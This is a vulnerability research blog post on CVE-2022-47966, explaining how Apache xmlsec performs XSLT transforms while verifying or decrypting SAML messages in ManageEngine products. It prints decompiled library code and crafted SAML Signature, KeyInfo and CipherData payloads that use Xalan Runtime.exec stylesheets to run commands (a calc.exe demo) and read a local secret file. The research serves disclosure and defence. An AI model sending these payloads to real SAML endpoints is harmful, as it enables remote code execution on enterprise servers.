

RESEARCHES

CVE-2022-47966 SAML ShowStopper



khoadha

Jan 19, 2023 · 14 min read



1. Introduction

SAML(Security Assertion Markup Language) & OIDC (OpenID Connect) is the two main SSO (Single-Sign-On) standards. While OIDC is more

popular, SAML is mostly used by enterprise organization to authenticate employee. SAML depends on XML signatures & XML Encryption to check if the message come from identity provider (IdP).

XML Signature & Encryption design have a lot of function, also come with more risk. After read this blog

<https://blog.tint0.com/2021/09/pinging-xmlsec.html>, I have some questions and decided to dig into it.

xmlsec (Apache Santuario) has a lot of vulnerability records but they are surprising underrated like HMAC truncation, weak canonicalization algorithm, secureValidation mishandle,... Recently, ManageEngine published an advisory of multiple product can be exploited due to the usage of old version of xmlsec at

<https://www.manageengine.com/security/advisory/CVE/cve-2022-47966.html>. In this blog, I will talk about the transform part when check XML Signature, decrypt XML. If you have already researched about xmlsec, you can skip into part 4.

Transformers, more than meets the eye!!




Let's go!

2. XSLT transform function

[XML Signature Syntax and Processing design](https://www.w3.org/TR/2013/REC-xmlldsig-core1-20130411/#sec-XSLT) has a function that let us perform XSLT transform: <https://www.w3.org/TR/2013/REC-xmlldsig-core1-20130411/#sec-XSLT>.

This design is used for both sign and verify process. It mean we can craft a SAMLResponse with XSLT transform in the Signature, when server check the Signature, our stylesheet will be processed. Let's take a look into how xmlsec implement it, you can make break points to see the stack traces.


In old version of xmlsec, when check XMLSignature, it will check the SignedInfo first:



```
public boolean checkSignatureValue(Key var1) throws XMLSignatureException {  
    if (var1 == null) {  
        Object[] var10 = new Object[]{"Didn't get a key"};  
        throw new XMLSignatureException("empty", var10);  
    } else {  
        try {  
            SignedInfo var2 = this.getSignedInfo();  
            if (!var2.verify(this._followManifestsDuringValidation)) {  
                return false;  
            } else {  
                SignatureAlgorithm var3 = var2.getSignatureAlgorithm();  
                if (log.isDebugEnabled()) {  
                    log.debug("SignatureMethodURI = " + var3.getAlgorithmURI());  
                    log.debug("jceSigAlgorithm = " + var3.getJCEAlgorithmString());  
                    log.debug("jceSigProvider = " + var3.getJCEProviderName());  
                    log.debug("PublicKey = " + var1);  
                }  
            }  
        }  
    }  
}
```

XMLSignature.checkSignatureValue()

The process of check SignedInfo is verify References:



```
public boolean verify() throws MissingResourceFailureException, XMLSecurityException {  
    return super.verifyReferences(b: false);  
}
```

SignedInfo.verify()

It will dereference URI and perform Transforms, this is where we concern about.

```

325
326 private byte[] calculateDigest() throws ReferenceNotInitializedException, XMLSignatureException {
327     try {
328         MessageDigestAlgorithm var1 = this.getMessageDigestAlgorithm();
329         var1.reset();
330         DigesterOutputStream var2 = new DigesterOutputStream(var1);
331         UnsyncBufferedOutputStream var3 = new UnsyncBufferedOutputStream(var2);
332         XMLSignatureInput var4 = this.dereferenceURIandPerformTransforms(var3);
333         var4.updateOutputStream(var3);
334         var3.flush();
335         return var2.getDigestValue();
336     } catch (XMLSecurityException var5) {
337         throw new ReferenceNotInitializedException("empty", var5);
338     } catch (IOException var6) {
339         throw new ReferenceNotInitializedException("empty", var6);
340     }
341 }

```

Reference.calculateDigest()

It will get your selected transform spi and perform transform on your input.

```

private XMLSignatureInput getContentsAfterTransformation(XMLSignatureInput var1, OutputStream var2) throws XMLSignatureException {
    try {
        Transforms var3 = this.getTransforms();
        XMLSignatureInput var4 = null;
        if (var3 != null) {
            var4 = var3.performTransforms(var1, var2);
            this._transformsOutput = var4;
        } else {
            var4 = var1;
        }
    }
    return var4;
}

```

Reference.getContentsAfterTransformation()

W3 design have some transform algorithms, the most dangerous is XSLT transform (identifier: <http://www.w3.org/TR/1999/REC-xslt-19991116>)

```

Decompiled .class file, bytecode version: 45.3 (Java 1.1)
44 protected XMLSignatureInput enginePerformTransform(XMLSignatureInput var1, OutputStream var2, Transform var3) throws IOException,
45     Object[] var5;
46     try {
47         Element var4 = var3.getElement();
48         Element var16 = XMLUtils.selectNode(var4.getFirstChild(), "http://www.w3.org/1999/XSL/Transform", "stylesheet", "xsl:stylesheet");
49         if (var16 == null) {
50             Object[] var17 = new Object[]{"xsl:stylesheet", "Transform"};
51             throw new TransformationException("xml.WrongContent", var17);
52         } else {
53             TransformerFactory var6 = TransformerFactory.newInstance();
54             StreamSource var7 = new StreamSource(new ByteArrayInputStream(var1.getBytes()));
55             ByteArrayOutputStream var9 = new ByteArrayOutputStream();
56             Transformer var10 = var6.newTransformer();
57             DOMSource var11 = new DOMSource(var16);
58             StreamResult var12 = new StreamResult(var9);
59             var10.transform(var11, var12);
60             StreamSource var8 = new StreamSource(new ByteArrayInputStream(var9.toByteArray()));
61             Transformer var18 = var6.newTransformer(var8);
62             if (var2 == null) {
63                 ByteArrayOutputStream var20 = new ByteArrayOutputStream();
64                 StreamResult var22 = new StreamResult(var20);
65                 var18.transform(var7, var22);
66                 return new XMLSignatureInput(var20.toByteArray());
67             } else {
68                 StreamResult var19 = new StreamResult(var2);
69                 var18.transform(var7, var19);
70                 XMLSignatureInput var21 = new XMLSignatureInput((byte[])null);
71                 var21.setOutputStream(var2);
72                 return var21;
73             }
74         }

```

TransformXSLT.enginePerformTransform()

XSLT transform with user input can result in a code execution. You can check payload all the things for a XSLT RCE. Our crafted Signature will look like this:

```

<ds:Signature
  xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc"
    <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#hmac-sha1"
      <ds:HMACOutputLength>1</ds:HMACOutputLength>
    </ds:SignatureMethod>
    <ds:Reference URI="#pfx2d9362ee-a4ec-13c8-3151-65f533ef4416">
      <ds:Transforms>
        <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116"
          <xsl:stylesheet version="1.0"
            xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
            xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Ru

```

```
xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
<xsl:template match="/">
  <xsl:variable name="rtobject" select="rt:getRuntime()" />
  <xsl:variable name="process" select="rt:exec($rtobject, 'cmd.exe /c calc.exe') />
  <xsl:variable name="processString" select="ob:toString($process) />
  <xsl:value-of select="$processString" />
</xsl:template>
</xsl:stylesheet>
</ds:Transform>
<ds:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
</ds:Transforms>
<ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
<ds:DigestValue>/Kj0CTrjp+RcRcbirgX6HysSfhM=</ds:DigestValue>
</ds:Reference>
</ds:SignedInfo>
<ds:SignatureValue>AAAAAA</ds:SignatureValue>
</ds:Signature>
```

You can visit

<https://developers.onelogin.com/saml/examples/response> for an example of signed SAMLResponse and modify it with this.


By use this signature in SAMLResponse to affected ManageEngine ServiceDesk, you can get a RCE. (If you are running on windows, check the process, it won't popup any calculator :D).

This is way tooooooooooooooo easy, but I haven't seen any CVE ID about Signature check lead to RCE, it's really weird. But is that all about this? Burp does have Extensions to test SAML(SAML Raider), why should you read this blog?

3. The problem

As I mentioned before that simple XSLT transform only happen in old version of xmlsec. ManageEngine does use a wide range of xmlsec version in their products (may be they use the newest version when they develop each product?)

For more detail, in xmlsec 1.4.2 & higher version, XMLSignature will check Signature Value with Signature Algorithm before check the Signed Info.



```
XMLSignature.class
Decompiled .class file, bytecode version: 49.0 (Java 5)

313
314 @ public boolean checkSignatureValue(Key pk) throws XMLSignatureException {
315     if (pk == null) {
316         Object[] exArgs = new Object[]{"Didn't get a key"};
317         throw new XMLSignatureException("empty", exArgs);
318     } else {
319         try {
320             SignedInfo si = this.getSignedInfo();
321             SignatureAlgorithm sa = si.getSignatureAlgorithm();
322             if (log.isDebugEnabled()) {
323                 log.debug("signatureMethodURI = " + sa.getAlgorithmURI());
324                 log.debug("jceSigAlgorithm = " + sa.getJCEAlgorithmString());
325                 log.debug("jceSigProvider = " + sa.getJCEProviderName());
326                 log.debug("PublicKey = " + pk);
327             }
328
329             byte[] sigBytes = null;
330
331             try {
332                 sa.initVerify(pk);
333                 SignerOutputStream so = new SignerOutputStream(sa);
334                 OutputStream bos = new UnsyncBufferedOutputStream(so);
335                 si.signInOctetStream(bos);
336                 bos.close();
337                 sigBytes = this.getSignatureValue();
338             } catch (IOException var7) {
339                 if (log.isDebugEnabled()) {
340                     log.debug(var7);
341                 }
342             } catch (XMLSecurityException var8) {
343                 throw var8;
344             }
345
346             if (!sa.verify(sigBytes)) {
347                 log.warn("Signature verification failed.");
348                 return false;
349             } else {
350                 return si.verify(this.followManifestsDuringValidation);
351             }
352         }
353     }
354 }
```


XMLSignature.checkSignatureValue()

It mean if we use the previous approach, it will become post-auth bug.

Don't worry there are more places will do the transforms.


RetrievalMethod element part in w3 design

[https://www.w3.org/TR/2013/REC-xmlsig-core1-20130411/#sec-](https://www.w3.org/TR/2013/REC-xmlsig-core1-20130411/#sec-RetrievalMethod)

[RetrievalMethod](https://www.w3.org/TR/2013/REC-xmlsig-core1-20130411/#sec-RetrievalMethod) have mentioned: "The **KeyInfoReference** element is preferred over use of **RetrievalMethod** as it avoids use of

Transform child elements that introduce security risk and implementation challenges". This mean KeyInfo's RetrievalMethod will do the Transform and it happens before the Signature value check.

xmlsec implementation at RetrievalMethodResolver.resolveInput() do the transform:



```
214  
215 @  
216 private static XMLSignatureInput resolveInput(RetrievalMethod rm, String baseURI, boolean secureValidation) throws XMLSecurityException {  
217     Attr uri = rm.getURIAttr();  
218     Transforms transforms = rm.getTransforms();  
219     ResourceResolver resRes = ResourceResolver.getInstance(uri, baseURI, secureValidation);  
220     XMLSignatureInput resource = resRes.resolve(uri, baseURI, secureValidation);  
221     if (transforms != null) {  
222         if (log.isDebugEnabled()) {  
223             log.debug("We have Transforms");  
224         }  
225         resource = transforms.performTransforms(resource);  
226     }  
227     return resource;  
228 }  
229 }
```

RetrievalMethodResolver.resolveInput()

To enhance security, since xmlsec 1.5.0 Apache team added secure validation property to prevent our transform but it is **not** enabled by

default. This validate also can be bypassed in xmlsec < 2.2.3 & 2.1.7 with KeyInfoReference (check tint0's blog <https://blog.tint0.com/2021/09/pinging-xmlsec.html>) so we can temporary ignore this.

Our **KeyInfo** element will look like this:

```
<ds:KeyInfo
  xmlns:ds="http://www.w3.org/2000/09/xmldsig#"
  <ds:RetrievalMethod URI="file:/some/important/secret.xml">
    <ds:Transforms>
      <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991111"
        <xsl:stylesheet version="1.0"
          xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
          xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
          xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
          <xsl:template match="/">
            <xsl:variable name="rtobject" select="rt:getRuntime()"/>
            <xsl:variable name="process" select="rt:exec($rtobject,
            <xsl:variable name="processString" select="ob:toString(
            <xsl:value-of select="$processString"/>
          </xsl:template>
        </xsl:stylesheet>
      </ds:Transform>
    </ds:Transforms>
  </ds:RetrievalMethod>
</ds:KeyInfo>
```


But not all SAML authentication process will get the **KeyInfo** via our input, some will use pre-configured key, we must find another way.

Remember XML Encryption? You can check w3 design here

<https://www.w3.org/TR/2002/REC-xmlenc-core-20021210/Overview.html>. The **CipherReference** and **ReferenceList** element will do the transform. XML Encryption design also have

EncryptedKey element that will have **KeyInfo** element inside, we can reuse our previous work.

xmlsec implementation at XMLCipherInput.getDecryptBytes() do the transform:



```

44 private byte[] getDecryptBytes() throws XMLEncryptionException {
45     String base64EncodedEncryptedOctets = null;
46     if (this.cipherData.getDataType() == 2) {
47         LOG.debug("Found a reference type CipherData");
48         CipherReference cr = this.cipherData.getCipherReference();
49         Attr uriAttr = cr.getURIAsAttr();
50         XMLSignatureInput input = null;
51
52         try {
53             ResourceResolverContext resolverContext = new ResourceResolverContext(uriAttr, (String)null, this.secureValidation);
54             input = ResourceResolver.resolve(resolverContext);
55         } catch (ResourceResolverException var9) {
56             throw new XMLEncryptionException(var9);
57         }
58
59         if (input != null) {
60             LOG.debug("Managed to resolve URI \"{ }\"", cr.getURI());
61         } else {
62             LOG.debug("Failed to resolve URI \"{ }\"", cr.getURI());
63         }
64
65         Transforms transforms = cr.getTransforms();
66         if (transforms != null) {
67             LOG.debug("Have transforms in cipher reference");
68
69             try {
70                 org.apache.xml.security.transforms.Transforms dsTransforms = transforms.getDSTransforms();
71                 dsTransforms.setSecureValidation(this.secureValidation);
72                 input = dsTransforms.performTransforms(input);
73             } catch (TransformationException var8) {
74                 throw new XMLEncryptionException(var8);
75             }
76         }
77
78         try {

```

XMLCipherInput.getDecryptBytes()

Our **CipherData** will look like this:

```

<xenc:CipherData>
  <xenc:CipherReference URI="#_8e8dc5f69a98cc4c1ff3427e5ce34606fd672f91e6">
    <xenc:Transforms>
      <dsig:Transforms>

```

```

<dsig:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-1
  <xsl:stylesheet version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Ru
    xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Ob
    <xsl:template match="/">
      <xsl:variable name="rtobject" select="rt:getRuntime
      <xsl:variable name="process" select="rt:exec($rtobj
      <xsl:variable name="processString" select="ob:toStr
      <xsl:value-of select="$processString"/>
    </xsl:template>
  </xsl:stylesheet>
</dsig:Transform>
</dsig:Transforms>
</xenc:Transforms>
</xenc:CipherReference>
</xenc:CipherData>

```

You can visit

<https://developers.onelogin.com/saml/examples/response> for an example of encrypted SAMLResponse and modify it with this.

To remember this easier, I made this table where we can put malicious transform (please feel free to correct me if something is wrong):

Location	Condition	Note
(XML Signature) References	always	Will become post-auth after xmlsec-1.4.2
(XML Signature) KeyInfo	If server do find key	Can bypass secure validation in xmlsec < 2.2.3 & 2.1.7
(XML Encryption) CipherReference	If server do decrypt SAMLResponse	
(XML Encryption) ReferenceList	If server do decrypt SAMLResponse & find key	
(XML Encryption) KeyInfo in EncryptedKey	If server do decrypt SAMLResponse & find key	Can bypass secure validation in xmlsec < 2.2.3 & 2.1.7

But ...



Can we really get a RCE when transform in these location?

4. The real problem

Since xmlsec 1.4.2, Apache team has enabled **secure-processing** feature when performs XSLT transform:

```
public TransformXSLT() {
}

protected String engineGetURI() { return "http://www.w3.org/TR/1999/REC-xslt-19991116"; }

protected XMLSignatureInput enginePerformTransform(XMLSignatureInput input, OutputStream baos, Transform transformObject) throws IOException,
TransformationException {
    Object[] exArgs;
    try {
        Element transformElement = transformObject.getElement();
        Element xsltElement = XMLUtils.selectNode(transformElement.getFirstChild(), uri "http://www.w3.org/1999/XSL/Transform", nodeName "stylesheet",
            number 0);
        if (xsltElement == null) {
            Object[] exArgs = new Object[]{"xslt:stylesheet", "Transform"};
            throw new TransformationException("xml.WrongContent", exArgs);
        } else {
            TransformerFactory tFactory = TransformerFactory.newInstance();
            tFactory.setFeature(name "http://javax.xml.XMLConstants/feature/secure-processing", Boolean.TRUE);
            Source xmlSource = new StreamSource(new ByteArrayInputStream(input.getBytes()));
            ByteArrayOutputStream os = new ByteArrayOutputStream();
            Transformer transformer = tFactory.newTransformer();
            DOMSource source = new DOMSource(xsltElement);
            StreamResult result = new StreamResult(os);
            transformer.transform(source, result);
        }
    } catch (Exception e) {
        throw new TransformationException("xml.TransformException", e);
    }
    return new XMLSignatureInput(baos.toByteArray(), transformObject.getURI());
}
```

TransformXSLT.enginePerformTransform()

This make we cannot use any Xalan's extension, it mean the previous stylesheet won't help us anymore. The most dangerous function left in XPath and XSLT transform is document() function, but it only can read valid XML file and blind http get request. That's why tint0 found a way to read xml secret files. But not all application store their secrets in xml files and a blind get request won't make any sense in most products. We have to find a way to bypass this.

